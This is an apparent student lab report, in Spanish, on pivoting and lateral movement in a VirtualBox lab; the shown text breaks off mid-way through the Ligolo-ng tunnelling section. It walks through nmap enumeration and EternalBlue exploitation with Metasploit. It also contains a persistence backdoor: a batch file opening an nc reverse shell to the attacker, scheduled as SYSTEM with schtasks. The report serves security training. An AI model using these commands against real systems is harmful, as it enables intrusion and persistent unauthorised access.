

PRACTICA 3

Pivoting y Movimiento lateral

Ignacio Amador López



INDICE

1.	Configuración de laboratorio.....	6
	Configuración de red	6
	Configuración de maquinas.....	7
2.	Maquina #1 – Windows 7	9
	Descubrimiento de red	9
	Enumeración.....	10
	Explotación	11
	Persistencia.....	12
	Pivoting	13
	Ligolo-ng	13
	Chisel.....	16
3.	Maquina #2 – Ubuntu.....	18
	Enumeración.....	18
	Explotación	22
	Persistencia.....	23
	Pivoting	25
4.	Maquina 3: Active Directory.....	27
	Enumeración.....	27
	Explotación	32

INDICE DE ILUSTRACIONES

Ilustración 1 - Esquema de laboratorio	6
Ilustración 2 - Redes Host-Only de laboratorio	6
Ilustración 3 - Host-Only #2	6
Ilustración 4 - Host-Only #3	6
Ilustración 5 - Configuración Kali	7
Ilustración 6 - Configuración Windows 7	7
Ilustración 7 - Configuración Ubuntu	7
Ilustración 8 - Configuración AD	7
Ilustración 9 - Configuración consola Kali.....	8
Ilustración 10 - Reconocimiento red Adaptador Puente..	9
Ilustración 11 - nmap Windows 7	9
Ilustración 12 - Puertos Windows 7.....	10
Ilustración 13 - NetExec Windows 7	10
Ilustración 14 - Módulos metasploit SMBv1.....	11
Ilustración 15 - Modulo EthernalBlue.....	11
Ilustración 16 - Configuración consola Windows 7	11
Ilustración 17 - Script para persistencia	12
Ilustración 18 - Ejecución schtasks	12
Ilustración 19 - Comprobación de persistencia	12
Ilustración 20 - Reconocimiento de maquina Ubuntu.....	13
Ilustración 21 – Release correcta de Ligolo	13
Ilustración 22 - Inicio de Ligolo	14
Ilustración 23 - Conexión agente-proxy Ligolo	15
Ilustración 24 - Creación de rutas.....	15
Ilustración 25 - Listado de rutas	15
Ilustración 26 - Comprobación de conexión Kali-Ubuntu Ligolo	15
Ilustración 27 - Comprobación de conexión en server Chisel	16
Ilustración 28 - Comprobación de conexión en cliente Chisel	16
Ilustración 29 – Comprobación de conexión Kali-Ubuntu Chisel	17
Ilustración 30 - Puertos Ubuntu	18
Ilustración 31 - FTP Ubuntu	18
Ilustración 32 - Archivos FTP Ubuntu	18
Ilustración 33 - Configuración FoxyProxy	19
Ilustración 34 - Ubuntu web	19
Ilustración 35 - Directorios Web Ubuntu.....	19
Ilustración 36 - Ubuntu Web /data/data.html	20
Ilustración 37 - Ubuntu Web /scripts/data.txt	20
Ilustración 38 - Ubuntu Web /ifp/config.txt.....	20
Ilustración 39 - Comprobación de credenciales en SSH	21
Ilustración 40 - Ubuntu NFS descarga de share.....	21
Ilustración 41 - Ubuntu FTP con credenciales	21
Ilustración 42 - Ubuntu archivos con SUID	22
Ilustración 43 - GTFOBins rsync	22
Ilustración 44 - Ejecución de escalada de privilegios	22
Ilustración 45 - Ubuntu /etc/ssh/sshd_config	23
Ilustración 46 - Creación del par de claves SSH	23
Ilustración 47 - Ubuntu configuración clave SSH.....	24
Ilustración 48 - Ubuntu comprobación de persistencia	24
Ilustración 49 - Prueba de alcance a M3	26
Ilustración 50 - Descubrimiento IP de M3	27
Ilustración 51 - Escaneo inicial de puertos	27
Ilustración 52 - Escaneo total de puertos	28
Ilustración 53 - Comprobación Web en puerto 81	28

Ilustración 54 - Contenido de directorios Web en puerto 81.....	29
Ilustración 55 - Validación de usuarios en AD	29
Ilustración 56 - Ataque AS-REP Roasting	29
Ilustración 57 - Enumeración #1 SMB.....	30
Ilustración 58 - Enumeración #2 SMB.....	30
Ilustración 59 - Contenido de Share 'Users'	31
Ilustración 60 - Ejecución de modulo 'Zerologon' nxc.....	31
Ilustración 61 - Ejecución de exploit Zerologon	32
Ilustración 62 - Ejecución de dumpeo de ntds.dit.....	33
Ilustración 63 - Prueba de autenticación.....	33
Ilustración 64 - Acceso a M3 vía WinRM	34

INDICE DE TABLAS

Tabla 1 - CVE-2017-0144 Eternal-Blue	10
Tabla 2 - CVE-2020-1472 Zerologon	32

INDICE DE FRAGMENTOS DE CODIGO

Código 1 - Tarea de persistencia con schtasks	12
Código 2 - Instalación de nueva versión de Go	13
Código 3 - Compilación de agentes y proxy de Ligolo	14
Código 4 - Inicio de Ligolo.....	14
Código 5 - Comando para agente de Ligolo.....	14
Código 6 - Compilación de Chisel para maquina Windows 7	16
Código 7 - Configuración /etc/proxychains4.conf	16
Código 8 - Comandos Chisel	16
Código 9 - Comandos NFS.....	21
Código 10 - Pasos para pivoting M2-M3	25
Código 11 - Subida de archivos vía scp	25
Código 12 - Configuración final de pivoting	25
Código 13 - Listado de módulos de nxc	31
Código 14 - Modulo 'Zerologon' nxc.....	31
Código 15 - Código de explotación de Zerologon.....	32
Código 16 - Código para dumpero de ntds.dit.....	33
Código 17 - Autenticación nxc con hashes NTLM.....	33
Código 18 - Autenticación WinRM + NTLM	34

1. Configuración de laboratorio

Se expone en este apartado la configuración del laboratorio montado para realizar la práctica, siguiendo las directrices mostradas en el enunciado de esta, buscando cumplir con el siguiente esquema de red.




Ilustración 1 - Esquema de laboratorio

Las configuraciones de red, adaptadores y maquinas son los siguientes.

Configuración de red

Se usarán un adaptador puente y dos redes Host-Only. Por ello, las ip de las máquinas Kali y W7, serán dadas en base a la ip del equipo en el que se ejecute el laboratorio, mientras que las redes de los adaptadores Host-Only #2 y #3 se proveerán en base a los rangos dados.

Redes solo-anfitrión	Redes NAT	Redes en la nube
Nombre	Prefijo IPv4	Prefijo IPv6
VirtualBox Host-Only Ethernet Adapter	192.168.56.1/24	Habilitado
VirtualBox Host-Only Ethernet Adapter #2	192.168.69.1/24	Habilitado
VirtualBox Host-Only Ethernet Adapter #3	192.168.190.1/24	Habilitado

Ilustración 2 - Redes Host-Only de laboratorio




Ilustración 3 - Host-Only #2




Ilustración 4 - Host-Only #3

Configuración de maquinas

Se detalla la configuración usada en las maquinas del laboratorio donde se aplica la siguiente:

- **Kali:** Adaptador puente
- **Windows 7:** Adaptador puente y Host-Only #2
- **Ubuntu:** Host-Only #2 y Host-Only #3
- **Active Directory:** Host-Only #3



Ilustración 5 - Configuración Kali



Ilustración 6 - Configuración Windows 7




Ilustración 7 - Configuración Ubuntu




Ilustración 8 - Configuración AD

Se detalla además por el momento la configuración resultante en la maquina Kali, debido a que es la única a la que tenemos acceso de manera inicial:

```
whoami  
iamadordl  
  
ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback brd 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:60:05:cf brd ff:ff:ff:ff:ff:ff  
    inet 192.168.0.26/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0  
        valid_lft 86326sec preferred_lft 86326sec  
    inet6 fe80::a00:27ff:fe60:5cf/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

Ilustración 9 - Configuración consola Kali

Quiero destacar que, debido a la movilidad del alumno, y la conexión a diferentes redes y la configuración de adaptador puente, en ocasiones la red establecida puede diferir en las imágenes.

2. Maquina #1 – Windows 7

Descubrimiento de red

Se lanza netdiscover para realizar un reconocimiento inicial de la red para lograr reconocer la IP de la maquina objetivo, obteniendo lo siguiente:

```
Currently scanning: Finished! | Screen View: Unique Hosts
19 Captured ARP Req/Rep packets, from 8 hosts. Total size: 1140
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.0.27 08:00:27:4c:80:23 2 120 Universal Global Scientific Industrial., Ltd
192.168.0.27 08:00:27:4c:80:23 1 60 Amazon Technologies Inc.
192.168.0.27 08:00:27:4c:80:23 2 120 PCS Systemtechnik GmbH
192.168.0.27 08:00:27:4c:80:23 1 60 Amazon Technologies Inc.
192.168.0.27 08:00:27:4c:80:23 1 60 Amazon Technologies Inc.
192.168.0.27 08:00:27:4c:80:23 1 60 Unknown vendor
192.168.0.27 08:00:27:4c:80:23 1 60 Samsung Electronics Co.,Ltd
192.168.0.27 08:00:27:4c:80:23 10 600 SERNET (SUZHOU) TECHNOLOGIES CORPORATION
```

Ilustración 10 - Reconocimiento red Adaptador Puente

Se obtienen entonces múltiples dispositivos debido a que el adaptador puente expone todos los equipos presentes en la red a la cual se encuentra conectado uno. De todos ellos solo nos interesa el equipo con la IP .27, siendo el proveedor de la MAC uno de los posibles de Virtual Box.

Se lleva a cabo la ejecución de la herramienta Nmap para cerciorarnos de que esta máquina es la correcta y disponernos a trabajar con ella.

```
~/Practicas-Pivoting/M1-Windows7 cat ini.nmap
File: ini.nmap
1 # Nmap 7.95 scan initiated Wed Sep 24 11:18:12 2025 as: /usr/lib/nmap/nmap -p- -Pn -sSCV --min-rate 3500 -oN ini.nmap 192.168.0.27
2 Nmap scan report for 192.168.0.27
3 Host is up (0.0008s latency).
4 Not shown: 65524 filtered tcp ports (no-response)
5 PORT      STATE SERVICE VERSION
6 21/tcp    open  ssh-wrapped
7 80/tcp    open  http      Microsoft IIS httpd 7.5
8 |_http-title: IIS7
9 |_http-server-header: Microsoft-IIS/7.5
10 |_http-methods:
11 |_ Potentially risky methods: TRACE
12 135/tcp   open  msrpc   Microsoft Windows RPC
13 139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
14 445/tcp   open  microsoft-ds Windows 7 Professional 7600 microsoft-ds (workgroup: WORKGROUP)
15 45621/tcp open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
16 |_http-server-header: Microsoft-HTTPAPI/2.0
17 |_http-title: Bad Request
18 49152/tcp open  msrpc   Microsoft Windows RPC
19 49153/tcp open  msrpc   Microsoft Windows RPC
20 49154/tcp open  msrpc   Microsoft Windows RPC
21 49155/tcp open  msrpc   Microsoft Windows RPC
22 49156/tcp open  msrpc   Microsoft Windows RPC
23 MAC Address: 08:00:27:4C:80:23 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: W7-PIVOTING; OS: Windows; CPE: cpe:/o:microsoft:windows
24
25 Host script results:
26 |_nbstat: NetBIOS name: W7-PIVOTING, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:4c:80:23 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
27 | smb-security-mode:
28 | account_used: guest
29 | authentication_level: user
30 | challenge_response: supported
31 |_ message_signing: disabled (dangerous, but default)
32 smb2-time:
33 | date: 2025-09-24T09:20:05
34 | start-L_date: 2025-09-24T08:51:45
35 | clock-skew: min=-39m59s, deviation: 1h09m16s, median: 0s
36 | smb-os-discovery:
37 | OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
38 | OS CPE: cpe:/o:microsoft:windows_7::~professional
39 | Computer name: W7-PIVOTING
40 |_ NetBIOS computer name: W7-PIVOTING\x00
41 | Workgroup: WORKGROUP\x00
42 | System time: 2025-09-24T11:20:05+02:00
43 | smb2-security-mode:
44 | 2:1:0:
45 |_ Message signing enabled but not required
46
47 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
48 # Nmap done at Wed Sep 24 11:20:44 2025 -- 1 IP address (1 host up) scanned in 152.72 seconds
```

Ilustración 11 - nmap Windows 7

Se trata entonces de la maquina Windows 7 del laboratorio, pues el nombre de esta coincide con el dado en la configuración en Virtual Box.

Enumeración

La máquina cuenta con los siguientes puertos abiertos:

192.168.0.27						
Address						
• 192.168.0.27 (ip4) • 08:00:27:4C:80:23 - PCS Systemtechnik/Oracle VirtualBox virtual NIC (mac)						
Ports						
The 65524 ports scanned but not shown below are in state: filtered						
• 65524 ports replied with: no-response						
Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp open	tcpwrapped	syn-ack			
80	tcp open	http	syn-ack	Microsoft IIS httpd	7.5	
	http-title	IIS7				
	http-server-header	Microsoft-IIS/7.5				
	http-methods	Potentially risky methods: TRACE				
135	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
445	tcp open	microsoft-ds	syn-ack	Windows 7 Professional 7600 microsoft-ds		workgroup: WORKGROUP
45621	tcp open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-title	Bad Request				
	http-server-header	Microsoft-HTTPAPI/2.0				
49152	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
49153	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
49154	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
49155	tcp open	msrpc	syn-ack	Microsoft Windows RPC		
49156	tcp open	msrpc	syn-ack	Microsoft Windows RPC		

Ilustración 12 - Puertos Windows 7

Si llevamos a cabo una enumeración por el protocolo SMB para ver si el usuario anónimo o invitado se encuentran configurados y con acceso, nos encontramos con lo siguiente:

❯ ~ /Practica3-Pivoting/M1-Windows7 ~ nxc smb 192.168.0.27 -u '' -p ''
SMB 192.168.0.27 445 W7-PIVOTING [*] Windows 6.1 Build 7600 x64 (name:W7-PIVOTING) (domain:W7-Pivoting) (signing:False) (SMBv1:True)
SMB 192.168.0.27 445 W7-PIVOTING [+]

Ilustración 13 - NetExec Windows 7

Varias claves que destacar:

- signing: False** hace posibles ataques de NTLM Relay bajo el uso de ntlmrelayx y responder.
- SMBv1: True** lo que significa que en conjunto con el sistema operativo del que hace uso la máquina, esta sea vulnerable a lo que conocemos como Ethernal-Blue.

CVE-2017-0144 Ethernal-Blue	
Descripción	Exploit desarrollado por la NSA que aprovecha una vulnerabilidad en el protocolo SMBv1 de Windows que permite ejecutar código remoto sin autenticación.
Criticidad (CVSS 3.x)	ALTA – 8.80
Vector de ataque	Protocolo SMB, puerto 445/TCP
Impacto	Permite ejecución remota de código en contexto de sistema sin credenciales , otorgando control total del host (confidencialidad, integridad y disponibilidad comprometidas). Además, puede propagarse lateralmente de forma automatizada (riesgo de gusanos y ransomware), por lo que un único equipo vulnerable puede derivar en compromiso masivo de la red .
Fuentes	https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2017-0144

Tabla 1 - CVE-2017-0144 Ethernal-Blue

Explotación

Vista la vulnerabilidad enumerada, procedemos a explotar la misma para obtener acceso a la máquina. Haremos uso de metasploit, usando el siguiente modulo

```
msf6 > search smbv1

Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  exploit/windows/smb/ms17_010_永恒之蓝      2017-03-14     average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
  0  exploit/windows/smb/ms17_010_永恒之蓝      2017-03-14     average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
    1  \_ target: Automatic Target            .               .
    2  \_ target: Windows 7                  .               .
    3  \_ target: Windows Embedded Standard 7 .               .
    4  \_ target: Windows Server 2008 R2       .               .
    5  \_ target: Windows 8                   .               .
    6  \_ target: Windows 8.1                 .               .
    7  \_ target: Windows Server 2012         .               .
    8  \_ target: Windows 10 Pro              .               .
    9  \_ target: Windows 10 Enterprise Evaluation .               .
  10 exploit/windows/smb/smb_rras_ erraticgopher 2017-06-13     average Yes    Microsoft Windows RRAS Service MIBEntryGet Overflow
    11 \_ target: Automatic                  .               .
    12 \_ target: Windows Server 2003 SP0 (English) .               .
    13 \_ target: Windows Server 2003 SP1 (English) (NX) .               .
    14 \_ target: Windows Server 2003 SP2 (English) (NX) .               .
    15 \_ target: Windows Server 2003 R2 SP2 (English) (NX) .               .
  16 auxiliary/server/relay/smb_to_ldap        .               normal   No     Microsoft Windows SMB to LDAP Relay
```

Ilustración 14 - Módulos metasploit SMBv1

```

msf6 exploit(windows/smb/ms17_010_ernalblue) > options
Module options (exploit/windows/smb/ms17_010_ernalblue):

Name      Current Setting  Required  Description
---      _____          _____
RHOSTS    192.168.0.27   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445            yes       The target port (TCP)
SMBDomain          no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass           no        (Optional) The password for the specified username
SMBUser            no        (Optional) The username to authenticate as
VERIFY_ARCH       true      yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET     true      yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
---      _____          _____
EXITFUNC   thread        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.0.26   yes       The listen address (an interface may be specified)
LPORT     4444           yes       The listen port

Exploit target:

Id  Name
--  --
1  Windows 7

```

Ilustración 15 - Modulo EthernalBlue

Esto nos provee de meterpreter, que tras lanzar una shell y tras ejecutar comandos para reconocer la red y el usuario del que hacemos uso vemos que la maquina se encuentra vulnerable.

Ilustración 16 - Configuración consola Windows 7


En la configuración de red vemos que, en el adaptador 1, o de área local, tenemos la IP a la cual hemos atacado, siendo este el adaptador por el que hemos obtenido acceso. Vemos la existencia del adaptador de área local 2, el cual hace referencia al adaptador Host-Only de esta máquina, con la IP 192.168.69.3.

Persistencia

Se lleva a cabo la creación de un *backdoor* para crear persistencia en el sistema y que nos podamos conectar a este de manera recurrente sin tener que lanzar siempre los exploits necesarios.

Se hace uso de la herramienta schtasks de Windows, las cuales ejecutan tareas recursivas cada cierto tiempo; una herramienta similar a crontab en sistemas UNIX-Like.

Crearemos un ejecutable .bat el cual ejecutara una conexión por medio de nc a nuestra maquina local, lanzando de esta manera una reverse Shell sin necesidad de estar ejecutando exploits del CVE especificado cada vez que queramos conectarnos a la máquina.



```
File: backdoor.bat
1 @echo off
2 cd /d C:\Windows\Temp
3 nc.exe 192.168.1.245 9999 -e cmd.exe
```

Ilustración 17 - Script para persistencia

Una vez tenemos el archivo, deberemos subirlo a la maquina víctima y localizarlo en la ruta especificada en el archivo .bat. Tras esto ejecutaremos la creación de la tarea:

```
schtasks.exe /create /tn "\backdoor" /tr "C:\Windows\Temp\backdoor.bat" /sc minute /mo 1 /ru SYSTEM /F
```

Código 1 - Tarea de persistencia con schtasks

- **/create** Especificamos la creación de una nueva tarea.
- **/tn** Damos nombre a la tarea.
- **/tr** Establecemos el comando, script o ejecutable a lanzar cuando la tarea se inicie.
- **/sc** Tipo de programación, en nuestro caso la lanzaremos como minutos.
- **/mo** En combinación con el tipo de programación establecemos un 1 para que se inicie cada minuto.
- **/ru** Cuenta bajo la cual se ejecuta la tarea, en nuestro caso la lanzaremos como nt authority/system
- **/F** Forzamos la creación de la tarea, reescribiendo en caso de que esta existiera ya.

```
C:\Windows\system32>schtasks.exe /create /tn "\backdoor" /tr "C:\Windows\Temp\backdoor.bat" /sc minute /mo 1 /ru SYSTEM /F
schtasks.exe /create /tn "\backdoor" /tr "C:\Windows\Temp\backdoor.bat" /sc minute /mo 1 /ru SYSTEM /F
Correcto: se creó correctamente la tarea programada "\backdoor".
```

Ilustración 18 - Ejecución schtasks

Tras la correcta creación de la tarea, lo que deberemos hacer es levantar un puerto a la escucha y esperar a que la conexión se realice.



```
listening on [any] 9999 ...
connect to [192.168.1.245] from (UNKNOWN) [192.168.1.149] 49185
Microsoft Windows [Versión 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\Temp>whoami
whoami
nt authority\system

C:\Windows\Temp>
```

Ilustración 19 - Comprobación de persistencia

Pivoting

Sabiendo el rango de IP de las maquinas a las que tenemos que hacer pivoting hacemos una serie de pings para determinar la IP exacta, siendo esta la 192.168.69.4

```
C:\Windows\system32>ping 192.168.69.4
ping 192.168.69.4

Haciendo ping a 192.168.69.4 con 32 bytes de datos:
Respuesta desde 192.168.69.4: bytes=32 tiempo<1m TTL=64

Estadísticas de ping para 192.168.69.4:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
              (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 0ms, Media = 0ms
```

Ilustración 20 - Reconocimiento de maquina Ubuntu

Vamos a realizar el primer túnel con Ligolo-ng, debido a que se han probado distintas herramientas como Chisel y Metasploit junto con proxychains, pero no se ha logrado ejecutar de manera satisfactoria.

Al realizar la ejecución del cliente en la maquina Windows nos encontramos que, debido a la antigüedad de esta, existen problemas con las librerías y la versión de Go, por lo que deberemos usar una versión anterior para salvar estas diferencias. Cabe destacar que se ha de usar la misma versión de Ligolo tanto para el agente como para el proxy.

Ligolo-ng

Resolución de problemas: versión de Go

Para poder compilar de manera correcta la versión que queremos de Ligolo, deberemos también hacer un downgrade de la versión de Go a una versión como la 1.20.14, debido a que esta no hace uso de las librerías requeridas al ejecutar en la Windows 7. Esto lo conseguiremos borrando los archivos existentes de Go, descargando el repositorio correspondiente

```
# Borramos los archivos existentes de go
sudo rm -rf /usr/local/go

# Descargamos Go 1.20.14 para Linux amd64
wget https://go.dev/dl/go1.20.14.linux-amd64.tar.gz

# Extraemos los archivos e instalamos
sudo tar -C /usr/local -xzf go1.20.14.linux-amd64.tar.gz

# Añadimos Go al PATH
echo 'export PATH=/usr/local/go/bin:$PATH' >> ~/.bashrc
source ~/.bashrc
```

Código 2 - Instalación de nueva versión de Go

Una vez tenemos la versión correcta de Go, lo que haremos será buscar un reléase de Ligolo que case con la versión de Go instalada, que en nuestro caso encontramos la versión v0.7.5. Para hacer que el repositorio de Ligolo haga uso de esa reléase simplemente tenemos que ejecutar `git checkout #release_id`. Una vez hecho esto podemos comprobar la reléase ejecutada:

```
⚡ > ⚡ /opt/li/ligolo-ng/c/agent > git #v0.7.5 ?3 ➤ sudo git status
HEAD detached at ad07712
```

Ilustración 21 – Release correcta de Ligolo

Hecho esto tendremos que compilar el agente y el proxy para poder realizar la conexión. Lo haremos con los siguientes comandos:

```
# Agente Windows x32
sudo GOOS=windows GOARCH=386 CGO_ENABLED=0 go build -trimpath -ldflags "-s -w" -o agent32.exe
# Agente Windows x64
sudo GOOS=windows GOARCH=amd64 CGO_ENABLED=0 go build -trimpath -ldflags "-s -w" -o agent64.exe
# Proxy Kali
sudo GOOS=linux GOARCH=amd64 CGO_ENABLED=0 go build -trimpath -ldflags "-s -w" -o ligolo-proxy
```

Código 3 - Compilación de agentes y proxy de Ligolo

Creación del túnel

Compilados los agentes, deberemos montar una interfaz de dedicada a Ligolo e iniciaremos el proxy:

```
# Creamos la interfaz
Sudo ip tunctl add user $(whoami) mode tun ligolo
# Levantamos la misma
sudo link set ligolo up
# Iniciamos el proxy
./ligolo-proxy -selfcert
```

Código 4 - Inicio de Ligolo

```
~/opt/li/ligolo-ng/c/proxy > git #v0.7.5 ?3 ./.ligolo-proxy -selfcert
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
WARN[0000] Using self-signed certificates
ERRO[0000] Certificate cache error: acme/autocert: certificate cache miss, returning a new certificate
WARN[0000] TLS Certificate fingerprint for ligolo is: AAADFB6C842F35121CCA9D13F461170BBD0FDFA8BF5AEDED7A0
FFB73CC45826D
INFO[0000] Listening on 0.0.0.0:11601
```

Made in France ▾ by @Nicocha30!
Version: dev

Ilustración 22 - Inicio de Ligolo

Tras esto deberemos subir el agente a la máquina de salto deberemos iniciar el agente para que este quede a la escucha. En nuestro caso ejecutaremos el agente x32 para evitar problemas con la arquitectura, aunque al tener el Windows 7 una arquitectura x64, si ejecutásemos el correspondiente debería de funcionar correctamente.

```
./ligolo-agent.exe -connect 192.168.1.x:11601 -ignore-cert
```

Código 5 - Comando para agente de Ligolo

Hecho esto vemos que en nuestro proxy se ha detectado una conexión. Tras esto deberemos seleccionar la sesión de este e iniciar el túnel.



```

❯ > /opt/li/ligolo-ng/c/proxy > git #v0.7.5 ?3 ./ligolo-proxy -selfcert
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
WARN[0000] Using self-signed certificates
ERRO[0000] Certificate cache error: acme/autocert: certificate cache miss, returning a new certificate
WARN[0000] TLS Certificate fingerprint for ligolo is: AAADFB6C842F35121CCA9D13F461170BBD0FDFA8BF5AEDED7A0
FFB73CC45826D
INFO[0000] Listening on 0.0.0.0:11601

Made in France ▾          by @Nicocha30!
Version: dev

ligolo-ng » INFO[0030] Agent joined.           id=9002e914-1686-492a-b82c-8a5de7f0d
9e9 name="NT AUTHORITY\SYSTEM@W7-Pivoting" remote="192.168.1.149:49178"
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - NT AUTHORITY\SYSTEM@W7-Pivoting - 192.168.1.149:49178 - 9002e914-1686-492a-b82c
-8a5de7f0d9e9
[Agent : NT AUTHORITY\SYSTEM@W7-Pivoting] » start
[Agent : NT AUTHORITY\SYSTEM@W7-Pivoting] » INFO[0063] Starting tunnel to NT AUTHORITY\SYSTEM@W7-Pivoting
(9002e914-1686-492a-b82c-8a5de7f0d9e9)

```

Ilustración 23 - Conexión agente-proxy Ligolo

No se nos ha de olvidar que deberemos establecer la ruta, haciéndole saber a nuestra máquina que todo el tráfico proveniente de la red 192.168.69.0/24 se redirija hacia la interfaz de Ligolo.

```

❯ > /opt/li/ligolo-ng/c/agent > git #v0.7.5 ?3 sudo ip route add 192.168.69.0/24 dev ligolo
[sudo] password for iamadorl:

```

Ilustración 24 - Creación de rutas

Available tuntraps		
#	TAP NAME	DST ROUTES
0	ligolo	192.168.69.0/24, fe80::/64

Ilustración 25 - Listado de rutas

Hecho esto, podremos comprobar si la maquina Ubuntu es alcanzable mediante un ping o un nmap.
